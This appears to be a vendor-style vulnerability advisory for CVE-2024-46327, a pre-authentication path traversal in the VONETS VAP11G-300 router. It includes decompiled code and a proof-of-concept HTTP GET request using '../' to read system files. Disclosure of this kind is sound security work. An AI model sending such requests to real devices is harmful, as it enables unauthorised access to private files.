HAWKTESTERS

AUGUST 2024

PATH TRAVERSAL

CVE-2024-46327

PRESENTED BY

Table of Contents

Vulnerability Description

Presentation of CVE-2024-46327

Issue

Hawktesters identifies a vulnerability in the `VONETS VAP11G-300` router, on the `Http_handle` object that references the `settings` binary. The vulnerability allows users to arbitrarily read files from the system without any restriction, in a pre-authenticated way.

Mitigation

To mitigate this vulnerability, it is essential to apply a patch on the Boolean method `Is_File_Exist` which uses the native `stat` method which interprets relative paths.

Versions Affected

The details can be seen in the following table.

Device Name	VAP11G_300
Hardware Version	VER6.0
Software Version	3.3.23.6.9 (Jun 9 2023 14:52:17)
Library Version	2022.11.23

Technical Description

Description

Vonets VAP11G-300 is a professional 300Mbps wifi bridge of small size that also performs the function of WiFi repeater. The new design is unique in the world and ensures long-lasting stability. It is based on IEEE 802.11n, IEEE 802.11b and IEEE 802.11g standards.

Issue(s)

Hawktesters has discovered a vulnerability in the `Http_handle` object associated with the settings binary which allows pre- and post-authenticated reading of system files without any restrictions in the device's operating system.

Proof of Concept


Through reverse engineering it is possible to identify a Path Traversal vulnerability in the HTTP_Handle object which invokes a function called Is_File_Exist.

```
bool Is_File_Exist(char *param_1,__time_t *param_2)

{
  int iVar1;
  stat sStack_a0;

  iVar1 = stat(param_1,&sStack_a0);
  if (iVar1 == 0) {
    *param_2 = sStack_a0.st_atim.tv_sec;
  }
  return iVar1 == 0;
}
```

This function uses the native method of c stat which by passing it a relative path it is possible to read the file content using `../`




Due to the lack of additional validations such as file extensions and the classification of private and public paths in the system, it is possible to read private data outside the context of `/etc_ro/web/`.

So by performing an HTTP GET request you can read documents inside and outside the `/etc_ro/web/` context.

```
GET **../../etc_ro/Wireless/RT2860AP/RT2860_default_vlan** HTTP/1.1
Host: vonets.cfg
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://vonets.cfg/home.asp?fsrc=wizard
Upgrade-Insecure-Requests: 1
```

This will finally allow reading files from the system by traversing paths.



Conclusions

Finally, this vulnerability allows an attacker to make arbitrary reads of all types of files existing on the device inside and outside the context of `/etc_ro/web/` in a pre-authenticated manner as well, which is a high-risk vector.